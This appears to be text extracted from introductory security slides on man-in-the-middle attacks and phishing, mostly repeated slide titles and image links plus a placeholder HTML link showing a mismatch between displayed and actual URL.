
Man in the Middle (MITM) Attacks

Type 1




Man in the Middle (MITM) Attacks

Type 1




Man in the Middle (MITM) Attacks

Type 1




Man in the Middle (MITM) Attacks

Type 2




Man in the Middle (MITM) Attacks

Type 2



Man in the Middle (MITM) Attacks

Type 2



Phishing

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- Netting, whaling, spearfishing…

Phishing

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<a href="url1">url2</a>
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Phishing

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<a href="url1">url2</a>
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
Phishing



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